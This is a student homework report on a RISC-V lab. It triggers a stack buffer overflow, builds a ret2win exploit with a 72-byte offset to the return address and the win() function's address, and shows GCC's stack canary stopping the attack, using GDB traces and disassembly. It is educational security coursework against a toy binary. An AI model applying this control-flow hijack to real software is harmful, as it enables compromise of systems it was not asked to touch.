

Homework 4 Report

Refer files:

wosp_disas_main.txt -> disassembly code of main function in vuln.c without stack guard.

wsp_disas_main.txt -> disassembly code of main function in vuln.c with stack guard.

my_script.py -> Task 1 to assess overflow.

exploit.py -> Task 2 to fill in the OFFSET_TO_RA and win address.

Stack_Frame_Structure.rtf -> disassembly code of the entire control flow of the exploit.py bin.

Additional file: task3partb_1.rtf to assess the logs and read the registers to see what addresses were loaded when overflow occurs.

Task 1: Trigger & Characterize the Overflow

payload size: 66 bytes

```
[akawadga@bondi ~/homework4]$ python3 my_script.py > payload.bin
[akawadga@bondi ~/homework4]$ make run < payload.bin
qemu-system-riscv64 -M virt -bios none -serial stdio -display none -kernel program.img

Input format: [4-byte little-endian length L] [L bytes payload]
Send payload.bin via stdin redirection: make run < payload.bin

[main] calling vuln_copy(len=0x0000000000000042)
[vuln_copy] buf @ 0x0000000080004650
[vuln_copy] done, first byte = G
[main] returned normally (exploit failed)
```

payload size: 77 bytes

```
[akawadga@bondi ~/homework4]$ python3 my_script.py > payload.bin
[akawadga@bondi ~/homework4]$ make run < payload.bin
qemu-system-riscv64 -M virt -bios none -serial stdio -display none -kernel program.img

Input format: [4-byte little-endian length L] [L bytes payload]
Send payload.bin via stdin redirection: make run < payload.bin

[main] calling vuln_copy(len=0x000000000000004b)
[vuln_copy] buf @ 0x0000000080004650
[vuln_copy] done, first byte = G
```

Debugging the overflow

```
Remote debugging using :9116
0x000000000001000 in ?? ()
(gdb) b vuln_copy
Breakpoint 1 at 0x800002d4: file src/vuln.c, line 43.
(gdb) b memcpy_unsafe
Breakpoint 2 at 0x8000024a: file src/util.c, line 31.
(gdb) b vuln.c:49
Breakpoint 3 at 0x8000030a: file src/vuln.c, line 49.
(gdb) c
Continuing.

Breakpoint 1, vuln_copy (in=0x800005c0 <inbuf> "GRGRVISHKARSFDJDFJDFJDFJDFJDFJDNFJNJFDNJFNDJABCEFGHIJKLNMOPGGSFJDFJDFDF", len=77) at src/vuln.c:43
43      uart_puts("[vuln_copy] buf @ "); print_hex64((uint64_t)(uintptr_t)buf); uart_puts("\n");
(gdb)
```

Printing the addresses before the copy:

Stepping into memcpy unsafe with the buffer's destination address:

```
Breakpoint 2, memcpy_unsafe (dst=0x80004650, src=0x800005c0 <inbuf>, n=77) at src/util.c:31
31      uint8_t *d = (uint8_t*)dst;
(gdb)
```

Memory addresses right before entering the buffer overflow state:

```
(gdb) print $sp
$9 = (void *) 0x800045e0
(gdb) print $s0
$s10 = (void *) 0x80004600
(gdb) info frame
Stack level 0, frame at 0x80004600:
pc = 0x80000022 in uart_reg (src/uart.c:12); saved pc = 0x8000005a
called by frame at 0x80004620
source language c.
Arglist at 0x80004600, args: off=0
Locals at 0x80004600, Previous frame's sp is 0x80004600
Saved registers:
fp at 0x800045f8
(gdb) info stack
#0  uart_reg (off=0) at src/uart.c:12
#1  0x000000008000005a in uart_putc (c=10 '\n') at src/uart.c:17
#2  0x0000000080000102 in uart_puts (s=0x80000481 "") at src/uart.c:33
#3  0x0000000080000330 in vuln_copy (in=0x800005c0 <inbuf> "GRGRVISHKARSFDJJDJFDDJDFDNNFNJFNDJABCEDEFGHIJKLMNOPGGSGFDDJFJDFDF", len=77) at src/vuln.c:49
#4  0x00000046446444a in ?? ()
```

```
(gdb) print $sp
$9 = (void *) 0x800045e0
(gdb) print $s0
$10 = (void *) 0x80004600
(gdb) info frame
Stack level 0, frame at 0x80004600:
pc = 0x80000022 in uart_reg (src/uart.c:12); saved pc = 0x8000005a
called by frame at 0x80004620
source language c.
Arglist at 0x80004600, args: off=0
Locals at 0x80004600, Previous frame's sp is 0x80004600
Saved registers:
fp at 0x800045f8
(gdb) info stack
#0  uart_reg (off=0) at src/uart.c:12
#1  0x000000008000005a in uart_putc (c=10 '\n') at src/uart.c:17
#2  0x0000000080000102 in uart_puts (s=0x80000481 "") at src/uart.c:33
#3  0x0000000080000330 in vuln_copy (in=0x800005c0 <inbuf> "GRGRVISHKARFSDJDFJDFJDFJDFJDNFJNJFDNJFNDJABCDEFHGHIJKLMNOPGGSFJDFJDFDF", len=77) at src/vuln.c:49
#4  0x000000464446444a in ?? ()
(gdb) s
uart_putc (c=10 '\n') at src/uart.c:18
18
}
(gdb) s
uart_puts (s=0x80000481 "") at src/uart.c:34
34
}
(gdb) s
vuln_copy (in=0x800005c0 <inbuf> "GRGRVISHKARFSDJDFJDFJDFJDFJDNFJNJFDNJFNDJABCDEFHGHIJKLMNOPGGSFJDFJDFDF", len=77) at src/vuln.c:50
50
}
(gdb) s
0x000000464446444a in ?? ()
```

```
(gdb) print &buf
No symbol "buf" in current context.
(gdb) print $sp
$11 = (void *) 0x800046a0
(gdb) print $s0
$12 = (void *) 0x464a444a46534747
(gdb) info frame
Stack level 0, frame at 0x0:
pc = 0x464446444a; saved pc = <not saved>
Outermost frame: outermost
Arglist at unknown address.
Locals at unknown address, Previous frame's sp in sp
(gdb) info stack
#0 0x000000464446444a in ?? ()
(gdb) x/90gx $sp
0x800046a0: 0x0000000000000000 0x00000004d0000000
0x800046b0: 0x0000000000000000 0x000000008000000c
0x800046c0: 0x0000000000000000 0x0000000000000000
0x800046d0: 0x0000000000000000 0x0000000000000000
0x800046e0: 0x0000000000000000 0x0000000000000000
0x800046f0: 0x0000000000000000 0x0000000000000000
0x80004700: 0x0000000000000000 0x0000000000000000
0x80004710: 0x0000000000000000 0x0000000000000000
0x80004720: 0x0000000000000000 0x0000000000000000
0x80004730: 0x0000000000000000 0x0000000000000000
0x80004740: 0x0000000000000000 0x0000000000000000
0x80004750: 0x0000000000000000 0x0000000000000000
0x80004760: 0x0000000000000000 0x0000000000000000
```

Since the stack pointer is pointing to a different address now, we will manually print the old memory addresses and see the hexadecimal values.

```
(gdb) x/64gx 0x80004640
0x80004640: 0x0000004d80004670 0x00000000800005c0
0x80004650: 0x4853495652475247 0x444a44465352414b
0x80004660: 0x4a464a44464a464a 0x444a4a444a464a44
0x80004670: 0x4a4e4a464e444a46 0x4a444e464a4e4446
0x80004680: 0x4847464544434241 0x504f4e4d4c4b4a49
0x80004690: 0x464a444a46534747 0x000000464446444a
0x800046a0: 0x0000000000000000 0x0000004d00000000
0x800046b0: 0x0000000000000000 0x000000008000000c
0x800046c0: 0x0000000000000000 0x0000000000000000
0x800046d0: 0x0000000000000000 0x0000000000000000
0x800046e0: 0x0000000000000000 0x0000000000000000
0x800046f0: 0x0000000000000000 0x0000000000000000
0x80004700: 0x0000000000000000 0x0000000000000000
0x80004710: 0x0000000000000000 0x0000000000000000
0x80004720: 0x0000000000000000 0x0000000000000000
0x80004730: 0x0000000000000000 0x0000000000000000
0x80004740: 0x0000000000000000 0x0000000000000000
0x80004750: 0x0000000000000000 0x0000000000000000
```

Note: The memory addresses 0x80004650 and addresses above in the stack are corrupted when the payload exceeds 64 bytes.

```
Breakpoint 3, vuln_copy (in=0x800005c0 <inbuf= "GRGRVISHKARSFDJFJFDJFJDFJDFJDNFJNJFDNJFNDJABCEFGHIJKLMNOPGGSFJDFJDFDF", len=77) at src/vuln.c:49
49  uart_puts("[vuln_copy] done, first byte = "); uart_putc((char)buf[0]); uart_puts("\n");
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0x0000000000000000 in ?? ()
(gdb) info frame
Stack level 0, frame at 0x800046a0:
pc = 0x0; saved pc = 0x46444644a
called by frame at 0x0
Arglist at 0x800046a0, args:
Locals at 0x800046a0, Previous frame's sp is 0x800046a0
(gdb) info stack
#0  0x0000000000000000 in ?? ()
#1  0x000000464446444a in ?? ()
(gdb)
```

Since the frame pointer is corrupted after the overflow, GDB is not able to decide where the next function frame is.

```
0x80004650: 0x0000000000000000 0x00000000
(gdb) s
Cannot find bounds of current function
(gdb)
```

We will gain deeper understanding while executing the next tasks below.

Task 2: Exploit: ret2win

Find win address

```
(gdb) print win
$1 = {void (void)} 0x8000029e <win>
(gdb)
```

Explain how you determined the offset and the target address. Include GDB or disassembly evidence.

info frame

Stack level 0, frame at 0x800046a0:

pc = 0x8000030a in vuln_copy (src/vuln.c:49); saved pc = 0x8000029e414141

called by frame at 0x0

source language c.

Arglist at 0x800046a0, args: in=0x800005c0 <inbuf> 'A' <repeats 75 times>, "\236\002", len=83

Locals at 0x800046a0, Previous frame's sp is 0x800046a0

Saved registers:

ra at 0x80004698, fp at 0x80004690, pc at 0x80004698

(gdb) print &buf

\$4 = (volatile uint8_t (*)[64]) 0x80004650

The **buffer address** is at **0x80004650**.

The **ra** is at **0x80004698**.

```
(gdb) p/d 0x80004650 - 0x80004698
$2 = -72
```

Therefore, the offset in decimal is 72 bytes.

exploit.py values to fill in:

```
OFFSET_TO_RA = 72
```

```
win_addr = 0x8000029e
```

Output:

```
[akawadga@bondi ~/homework4]$ python3 exploit.py > payload.bin
[akawadga@bondi ~/homework4]$ make run < payload.bin
qemu-system-riscv64 -M virt -bios none -serial stdio -display none -kernel program.img
```

```
Input format: [4-byte little-endian length L] [L bytes payload]
Send payload.bin via stdin redirection: make run < payload.bin
```

```
[main] calling vuln_copy(len=0x0000000000000050)
[vuln_copy] buf @ 0x0000000080004650
[vuln_copy] done, first byte = A
```

```
*** WIN(): control flow hijacked! ***
If this were a real system, attacker code would run now.
```

Side Note:

```
[main] calling vuln_copy(len=0x0000000000000038) ==> when I set OFFSET_TO_RA to 48.
[main] calling vuln_copy(len=0x0000000000000042) ==> when I set OFFSET_TO_RA to 58.
[main] calling vuln_copy(len=0x0000000000000052) ==> when I set OFFSET_TO_RA to 74.
[main] calling vuln_copy(len=0x0000000000000050) ==> when I set OFFSET_TO_RA to 72.
```

Task 3: Defense: GCC Stack Protector

Part A:

```
[akawadga@bondi ~/homework4]$ make clean
rm -f src/start.o src/uart.o src/util.o src/vuln.o program.elf program.img
[akawadga@bondi ~/homework4]$ make SP=1
riscv64-unknown-elf-gcc -march=rv64imac -mabi=lp64 -c -o src/start.o src/start.S
riscv64-unknown-elf-gcc -O0 -g -Wall -Wextra -ffreestanding -nostdlib -nostartfiles -fno-omit-frame-pointer -mcmodel=medany -march=rv64imac -mabi=lp64 -fstack-protector-strong -DU
SE_STACK_PROTECTOR -c -o src/uart.o src/uart.c
riscv64-unknown-elf-gcc -O0 -g -Wall -Wextra -ffreestanding -nostdlib -nostartfiles -fno-omit-frame-pointer -mcmodel=medany -march=rv64imac -mabi=lp64 -fstack-protector-strong -DU
SE_STACK_PROTECTOR -c -o src/util.o src/util.c
riscv64-unknown-elf-gcc -O0 -g -Wall -Wextra -ffreestanding -nostdlib -nostartfiles -fno-omit-frame-pointer -mcmodel=medany -march=rv64imac -mabi=lp64 -fstack-protector-strong -DU
SE_STACK_PROTECTOR -c -o src/vuln.o src/vuln.c
riscv64-unknown-elf-gcc -O0 -g -Wall -Wextra -ffreestanding -nostdlib -nostartfiles -fno-omit-frame-pointer -mcmodel=medany -march=rv64imac -mabi=lp64 -fstack-protector-strong -DU
SE_STACK_PROTECTOR src/start.o src/uart.o src/util.o src/vuln.o src/stack_protector.o -T linker.ld -nostdlib -Wl,--no-warn-rwx-segments -o program.elf
[akawadga@bondi ~/homework4]$ make run < payload.bin
qemu-system-riscv64 -M virt -bios none -serial stdio -display none -kernel program.img

Input format: [4-byte little-endian length L] [L bytes payload]
Send payload.bin via stdin redirection: make run < payload.bin

[main] calling vuln_copy(len=0x0000000000000050)
[vuln_copy] buf @ 0x0000000000004708
[vuln_copy] done, first byte = A

*** STACK SMASHING DETECTED (__stack_chk_fail) ***
```

Part B:

Dissassembly of program.elf.

Without stack pointer:

```
1 program.elf: file format elf64-littleriscv
2
3
4 Disassembly of section .text:
5
6 0000000000000000 <_start>:
7 80000000: 00004117 auipc sp,0x4
8 80000004: 6c010113 addi sp,sp,1728 # 800046c0 <__stack_top>
9 80000008: 332000ef jal 8000033a <main>
10 8000000c: a001 j 8000000c <_start+0xc>
11
12 000000000000000e <uart_reg>:
13 8000000e: 1101 addi sp,sp,-32
14 80000010: ec22 sd s0,24(sp)
15 80000012: 1000 addi s0,sp,32
16 80000014: fea43423 sd a0,-24(s0)
17 80000018: fe843703 ld a4,-24(s0)
18 8000001c: 100007b7 lui a5,0x10000
19 80000020: 97ba add a5,a5,a4
20 80000022: 853e mv a0,a5
21 80000024: 6462 ld s0,24(sp)
22 80000026: 6105 addi sp,sp,32
23 80000028: 8082 ret
24
25 000000000000002a <uart_putc>:
26 8000002a: 1101 addi sp,sp,-32
27 8000002c: ec06 sd ra,24(sp)
28 8000002e: e822 sd s0,16(sp)
29 80000030: 1000 addi s0,sp,32
30 80000032: 87aa mv a5,a0
31 80000034: fef407a3 sb a5,-17(s0)
32 80000038: 0001 nop
33 8000003a: 4515 li a0,5
34 8000003c: fd3ff0ef jal 8000000e <uart_reg>
35 80000040: 87aa mv a5,a0
36 80000042: 0007c783 lbu a5,0(a5) # 10000000 <_start-0x70000000>
37 80000046: 0fff7f93 zext.b a5,a5
38 8000004a: 2781 sext.w a5,a5
```

With stack pointer:

```
1 program.elf: file format elf64-littleriscv
2
3
4 Disassembly of section .text:
5
6 0000000000000000 <_start>:
7 80000000: 00004117 auipc sp,0x4
8 80000004: 70010113 addi sp,sp,1920 # 80004700 <__stack_chk_guard>
9 80000008: 374000ef jal 8000037c <main>
10 8000000c: a001 j 8000000c <_start+0xc>
11
12 000000000000000e <uart_reg>:
13 8000000e: 1101 addi sp,sp,-32
14 80000010: ec22 sd s0,24(sp)
15 80000012: 1000 addi s0,sp,32
16 80000014: fea43423 sd a0,-24(s0)
17 80000018: fe843703 ld a4,-24(s0)
18 8000001c: 100007b7 lui a5,0x10000
19 80000020: 97ba add a5,a5,a4
20 80000022: 853e mv a0,a5
21 80000024: 6462 ld s0,24(sp)
22 80000026: 6105 addi sp,sp,32
23 80000028: 8082 ret
24
25 000000000000002a <uart_putc>:
26 8000002a: 1101 addi sp,sp,-32
27 8000002c: ec06 sd ra,24(sp)
28 8000002e: e822 sd s0,16(sp)
29 80000030: 1000 addi s0,sp,32
30 80000032: 87aa mv a5,a0
31 80000034: fef407a3 sb a5,-17(s0)
32 80000038: 0001 nop
33 8000003a: 4515 li a0,5
34 8000003c: fd3ff0ef jal 8000000e <uart_reg>
35 80000040: 87aa mv a5,a0
36 80000042: 0007c783 lbu a5,0(a5) # 10000000 <_start-0x70000000>
37 80000046: 0fff7f93 zext.b a5,a5
38 8000004a: 2781 sext.w a5,a5
```

Disassembly of vuln_copy:

The instructions for pointing to the stack_chk_guard were added before and after the memcpy_unsafe function call.

Without stack pointer:

```
7 0x0000000000000000 <+12>: mv a3,a1
8 0x00000000000000d0 <+14>: sw a5,-92(s0)
9 0x00000000000000d4 <+18>: auipc a0,0x0

10 0x00000000000000d8 <+22>: addi a0,a0,404 # 0x0000408
11 0x00000000000000dc <+26>: jal 0x800000de <uart_puts>
12 0x00000000000000e0 <+30>: addi a5,s0,-80
13 0x00000000000000e4 <+34>: mv a0,a5
14 0x00000000000000e8 <+38>: jal 0x80000118 <print_hex64>
15 0x00000000000000ea <+40>: auipc a0,0x0
16 0x00000000000000ee <+44>: addi a0,a0,406 # 0x0000408
17 0x00000000000000f2 <+48>: jal 0x800000de <uart_puts>
18 0x00000000000000f6 <+52>: lwu a4,-92(s0)
19 0x00000000000000fa <+56>: addi a5,a4,-80
20 0x00000000000000fe <+60>: mv a2,a4
21 0x0000000000000100 <+62>: ld a1,-88(s0)
22 0x0000000000000104 <+66>: mv a0,a5
23 0x0000000000000108 <+70>: jal 0x80000238 <memcpy_unsafe>
24 0x000000000000010c <+74>: auipc a0,0x0
25 0x0000000000000110 <+78>: addi a0,a0,382 # 0x0000488
26 0x0000000000000114 <+82>: jal 0x800000de <uart_puts>
27 0x0000000000000118 <+86>: lbu a5,-88(s0)
28 0x000000000000011c <+90>: zext.b a5,a5
29 0x0000000000000120 <+94>: mv a0,a5
30 0x0000000000000124 <+98>: jal 0x8000002a <uart_putc>
31 0x0000000000000128 <+102>: auipc a0,0x0
32 0x000000000000012c <+106>: addi a0,a0,426 # 0x00004f8
33 0x0000000000000130 <+110>: jal 0x800000de <uart_puts>
34 0x0000000000000134 <+114>: nop

35 0x0000000000000138 <+118>: ld ra,88(sp)
36 0x000000000000013c <+122>: ld s0,88(sp)
37 0x0000000000000140 <+126>: addi sp,sp,96
38 0x0000000000000144 <+130>: ret
```

With stack pointer:

```
7 0x0000000000000000 <+12>: mv a3,a1
8 0x00000000000000d0 <+14>: sw a5,-108(s0)
9 0x00000000000000d4 <+18>: auipc a5,0x4
10 0x00000000000000d8 <+22>: addi a5,a5,1170 # 0x00004780 <__stack_chk_guard>
11 0x00000000000000dc <+26>: ld a4,0(a5)
12 0x00000000000000e0 <+30>: sd a4,-24(s0)
13 0x00000000000000e4 <+34>: li a4,0
14 0x00000000000000e8 <+38>: auipc a0,0x0
15 0x00000000000000ec <+42>: addi a0,a0,482 # 0x00004e0
16 0x00000000000000f0 <+46>: jal 0x800000de <uart_puts>
17 0x00000000000000f4 <+50>: addi a5,s0,-88
18 0x00000000000000f8 <+54>: mv a0,a5
19 0x0000000000000100 <+58>: jal 0x80000118 <print_hex64>
20 0x0000000000000104 <+62>: auipc a0,0x0
21 0x0000000000000108 <+66>: addi a0,a0,484 # 0x00004f8
22 0x000000000000010c <+70>: jal 0x800000de <uart_puts>
23 0x0000000000000110 <+74>: lwu a4,-108(s0)
24 0x0000000000000114 <+78>: addi a5,s0,-88
25 0x0000000000000118 <+82>: mv a2,a4
26 0x000000000000011c <+86>: ld a1,-104(s0)
27 0x0000000000000120 <+90>: mv a0,a5
28 0x0000000000000124 <+94>: jal 0x80000238 <memcpy_unsafe>
29 0x0000000000000128 <+98>: auipc a0,0x0
30 0x000000000000012c <+102>: addi a0,a0,460 # 0x0000500
31 0x0000000000000130 <+106>: jal 0x800000de <uart_puts>
32 0x0000000000000134 <+110>: lbu a5,-88(s0)
33 0x0000000000000138 <+114>: zext.b a5,a5
34 0x000000000000013c <+118>: mv a0,a5
35 0x0000000000000140 <+122>: jal 0x8000002a <uart_putc>
36 0x0000000000000144 <+126>: auipc a0,0x0
37 0x0000000000000148 <+130>: addi a0,a0,426 # 0x00004f8
38 0x000000000000014c <+134>: jal 0x800000de <uart_puts>
39 0x0000000000000150 <+138>: nop
40 0x0000000000000154 <+142>: auipc a5,0x4
41 0x0000000000000158 <+146>: addi a5,a5,1060 # 0x00004780 <__stack_chk_guard>
42 0x000000000000015c <+150>: ld a4,-24(s0)
43 0x0000000000000160 <+154>: ld a5,0(a5)
44 0x0000000000000164 <+158>: xor a5,a5,a4
45 0x0000000000000168 <+162>: li a4,0
46 0x000000000000016c <+166>: beqz a5,0x80000374 <vuln_copy+152>
47 0x0000000000000170 <+170>: jal 0x8000043c <__stack_chk_fail>
48 0x0000000000000174 <+174>: ld ra,104(sp)
49 0x0000000000000178 <+178>: ld s0,96(sp)
50 0x000000000000017c <+182>: addi sp,sp,112
51 0x0000000000000180 <+186>: ret
```

Address of buf, __stack_chk_guard

```
(gdb) print $ra
$3 = (void (*)( )) 0x8000042c <main+176>
(gdb) print &buf
$4 = (volatile uint8_t (*)[64]) 0x80004708
(gdb) print &__stack_chk_guard
$5 = (uintptr_t *) 0x80004780 <__stack_chk_guard>
(gdb) print __stack_chk_guard
$6 = 11409545363148282035
```

The value of stack_chk_guard is the result of the XOR operation on the number of CPU cycle counter at the current moment and 0x9e3779b97f4a7c15ULL constant so that the canary value stays consistent throughout the execution [unless a runtime buffer overflow occurs].

Below is the memory address that the register should load from the frame pointer if memory is not corrupted due to buffer overflow.

```
(gdb) x/gx &__stack_chk_guard
0x80004780 <__stack_chk_guard>: 0x9e56c73ebd49a4cf
```

The stack_chk_guard is 88 bytes apart from the frame pointer

```
(gdb) p/x 0x80004708 - 0x80004780
$2 = 0xffffffff88
```

```
(gdb) print $sp
$4 = (void *) 0x80004760
```

Address of the ra in the vuln_copy function.

```
(gdb) print *vuln_copy+152
$7 = (void (*)(const uint8_t *, uint32_t)) 0x80000374 <vuln_copy+152>
```

Address of the jump instruction where the instruction flow will jump into for printing the string

*** STACK SMASHING DETECTED (__stack_chk_fail) ***

```
(gdb) print &__stack_chk_fail
$1 = (void (*)(void)) 0x8000043c <__stack_chk_fail>
```

Scrutinizing the memory addresses loading into the registers:

```
=> 0x80000292 <memcpy_unsafe+90>:  ld  a5,-56(s0)
ra      0x80000334  0x80000334 <vuln_copy+88>
sp      0x800046f0  0x800046f0
gp      0x0        0x0
tp      0x0        0x0
t0      0x80000000  2147483648
t1      0x0        0
t2      0x0        0
fp      0x80004760  0x80004760
s1      0x0        0
a0      0x80004708  2147501832
a1      0x80000678  2147485304
a2      0x50       80
a3      0x80004708  2147501832
a4      0x50       80
a5      0x80004708  2147501832
a6      0x0        0
a7      0x0        0
s2      0x0        0
s3      0x0        0
s4      0x0        0
s5      0x0        0
s6      0x0        0
s7      0x0        0
s8      0x0        0
s9      0x0        0
s10     0x0        0
s11     0x0        0
t3      0x0        0
t4      0x0        0
t5      0x0        0
t6      0x0        0
pc      0x80000334  0x80000334 <vuln_copy+88>
```

Here, the a5 register is incremented to the next address by +1060, which leads to the stack_chk_guard's memory address.

```

=> 0x80000360 <vuln_copy+132>: addi a5,a5,1060
ra 0x8000035a 0x8000035a <vuln_copy+126>
sp 0x800046f0 0x800046f0
gp 0x0 0x0
tp 0x0 0x0
t0 0x80000000 2147483648
t1 0x0 0
t2 0x0 0
fp 0x80004760 0x80004760
s1 0x0 0
a0 0x10000000 268435456
a1 0x80000678 2147485304
a2 0x50 80
a3 0x80004708 2147501832
a4 0x10000000 268435456
a5 0x80004780 2147501952
a6 0x0 0
a7 0x0 0
s2 0x0 0
s3 0x0 0
s4 0x0 0
s5 0x0 0
s6 0x0 0
s7 0x0 0
s8 0x0 0
s9 0x0 0
s10 0x0 0
s11 0x0 0
t3 0x0 0
t4 0x0 0
t5 0x0 0
t6 0x0 0
pc 0x80000364 0x80000364 <vuln_copy+136>

```

The instruction below loads the frame pointer's address into the a4 register. Here the buffer payload ["A" * 72 times] was loaded since we are loading -24 bytes. $88-24 = 64$ bytes.

```

=> 0x80000364 <vuln_copy+136>: ld a4,-24(s0)
ra 0x8000035a 0x8000035a <vuln_copy+126>
sp 0x800046f0 0x800046f0
gp 0x0 0x0
tp 0x0 0x0
t0 0x80000000 2147483648
t1 0x0 0
t2 0x0 0
fp 0x80004760 0x80004760
s1 0x0 0
a0 0x10000000 268435456
a1 0x80000678 2147485304
a2 0x50 80
a3 0x80004708 2147501832
a4 0x4141414141414141 4702111234474983745
a5 0x80004780 2147501952
a6 0x0 0
a7 0x0 0
s2 0x0 0
s3 0x0 0
s4 0x0 0
s5 0x0 0
s6 0x0 0
s7 0x0 0
s8 0x0 0
s9 0x0 0
s10 0x0 0
s11 0x0 0
t3 0x0 0
t4 0x0 0
t5 0x0 0
t6 0x0 0
pc 0x80000368 0x80000368 <vuln_copy+140>

```

ld a5, 0(a5) → loads the a5 register with the stack_chk_guard address, offset by 0.

```

Breakpoint 3, 0x000000080000368 in vuln_copy (in=0x80000678 <inbuf> 'A' <repeats 72 times>, "\236\002", len=80) at src/vuln.c:50
50
(gdb) x/gx $a5
0x80004780 <_stack_chk_guard>: 0x9e56d7dbf52d093f
(gdb) x/8bx $a5
0x80004780 <_stack_chk_guard>: 0x3f 0x09 0x2d 0xf5 0xdb 0xd7 0x56 0x9e
(gdb) info registers
ra      0x8000035a      0x8000035a <vuln_copy+126>
sp      0x800046f0      0x800046f0
gp      0x0            0x0
tp      0x0            0x0
t0      0x80000000      2147483648
t1      0x0            0
t2      0x0            0
fp      0x80004760      0x80004760
s1      0x0            0
a0      0x10000000      268435456
a1      0x80000678      2147485304
a2      0x50           80
a3      0x80004708      2147501832
a4      0x41414141414141 4702111234474983745
a5      0x80004780      2147501952
a6      0x0            0
a7      0x0            0
s2      0x0            0
s3      0x0            0
s4      0x0            0
s5      0x0            0
s6      0x0            0
s7      0x0            0
s8      0x0            0
s9      0x0            0
s10     0x0            0
s11     0x0            0
t3      0x0            0
t4      0x0            0
t5      0x0            0
t6      0x0            0
pc      0x80000368      0x80000368 <vuln_copy+140>

```

Since the memory address at 0x80004780 (stack_chk_guard) was corrupted, the XOR operation was does not produce an output of 0.

```

=> 0x8000036a <vuln_copy+142>: xor a5,a5,a4
ra      0x8000035a      0x8000035a <vuln_copy+126>
sp      0x800046f0      0x800046f0
gp      0x0            0x0
tp      0x0            0x0
t0      0x80000000      2147483648
t1      0x0            0
t2      0x0            0
fp      0x80004760      0x80004760
s1      0x0            0
a0      0x10000000      268435456
a1      0x80000678      2147485304
a2      0x50           80
a3      0x80004708      2147501832
a4      0x41414141414141 4702111234474983745
a5      0xdf1706fee14e0796 -2371418987015829610
a6      0x0            0
a7      0x0            0
s2      0x0            0
s3      0x0            0
s4      0x0            0
s5      0x0            0
s6      0x0            0
s7      0x0            0
s8      0x0            0
s9      0x0            0
s10     0x0            0
s11     0x0            0
t3      0x0            0
t4      0x0            0
t5      0x0            0
t6      0x0            0
pc      0x8000036c      0x8000036c <vuln_copy+144>

```

0x000000008000036a <+142>: xor a5,a5,a4

When the payload is within the 64 bytes limit the memory is not corrupted. a4 and a5 registers will correctly load the addresses of the frame pointer since the stack was not smashed due to buffer overflow.

```
Breakpoint 3, 0x000000008000036a in vuln_copy (in=0x80000678 <inbuf> 'A' <repeats 11 times>, "\236\002", len=19) at src/vuln.c:50
50
(gdb) info registers
ra      0x8000035a      0x8000035a <vuln_copy+126>
sp      0x800046f0      0x800046f0
gp      0x0            0x0
tp      0x0            0x0
t0      0x80000000      2147483648
t1      0x0            0
t2      0x0            0
fp      0x80004760      0x80004760
s1      0x0            0
a0      0x10000000      268435456
a1      0x80000678      2147485304
a2      0x13           19
a3      0x80004708      2147501832
a4      0x9e56c73ebd49a4cf -7037218295442201393
a5      0x9e56c73ebd49a4cf -7037218295442201393
a6      0x0            0
a7      0x0            0
s2      0x0            0
s3      0x0            0
s4      0x0            0
s5      0x0            0
s6      0x0            0
s7      0x0            0
s8      0x0            0
s9      0x0            0
s10     0x0            0
s11     0x0            0
t3      0x0            0
t4      0x0            0
t5      0x0            0
t6      0x0            0
pc      0x8000036a      0x8000036a <vuln_copy+142>
```

0x000000008000036c <+144>: li a4,0

0x000000008000036e <+146>: beqz a5,0x80000374 <vuln_copy+152>

This instruction “branch is equal” suggests if a5==0 then next instruction should be set to 0x80000374, which will load the return address and “ret”.

0x0000000080000370 <+148>: jal 0x8000043c <__stack_chk_fail>

Since, a5!=0, 0x8000043c instruction is invoked and consequently, the Stack Smashing string is printed.

Jump and link to stack_chk_fail in stack_protector.c.

```
=> 0x80000370 <vuln_copy+148>: jal 0x8000043c <__stack_chk_fail>
ra      0x80000374      0x80000374 <vuln_copy+152>
sp      0x800046e0      0x800046e0
gp      0x0      0x0
tp      0x0      0x0
t0      0x80000000      2147483648
t1      0x0      0
t2      0x0      0
fp      0x800046f0      0x800046f0
s1      0x0      0
a0      0x10000000      268435456
a1      0x80000678      2147485304
a2      0x50      80
a3      0x80004708      2147501832
a4      0x0      0
a5      0xdf1706fee14e0796      -2371418987015829610
a6      0x0      0
a7      0x0      0
s2      0x0      0
s3      0x0      0
s4      0x0      0
s5      0x0      0
s6      0x0      0
s7      0x0      0
s8      0x0      0
s9      0x0      0
s10     0x0      0
s11     0x0      0
t3      0x0      0
t4      0x0      0
t5      0x0      0
t6      0x0      0
pc      0x80000444      0x80000444 <__stack_chk_fail+8>
```

Conclusion:

```
0x000000008000029c <+100>: ret

=====
Stack space: 112 bytes
vuln_copy
0x00000000800002dc <+0>: addi sp,sp,-112
```

Simply put, if we notice the difference between the memory addresses between memcpy_unsafe and vuln_copy functions, we will deduce that it is infact 64 bytes.

```
(gdb) p/d 0x000000008000029c - 0x00000000800002dc
$2 = -64
```

Part C

1. Can an attacker bypass the stack canary? How?

If the attacker knows a specific program that they want the access to, they can bypass the stack canary by stack leak or the attacker can learn about the address of the canary guard by intentionally creating buffer overflows and try to brute force their way into finding the canary value.


2. What are the performance costs of stack protector instrumentation?

Not that significant but it is still a necessary overhead. This homework has illustrated the performance cost as follows:

- i. The stack frame became larger from 96 bytes to 112 bytes.
- ii. The prologue of going into the stack guard to save the memory and store a copy into current stack frame.
- iii. The epilogue of reloading the canary, i.e. global guard and compare them via XOR operator and then branch based on the result.

3. Name one other defense mechanism against buffer overflows (e.g., ASLR, non-executable stack/W^X, shadow stack). Briefly explain how it works and whether it would address the weakness of stack canary?

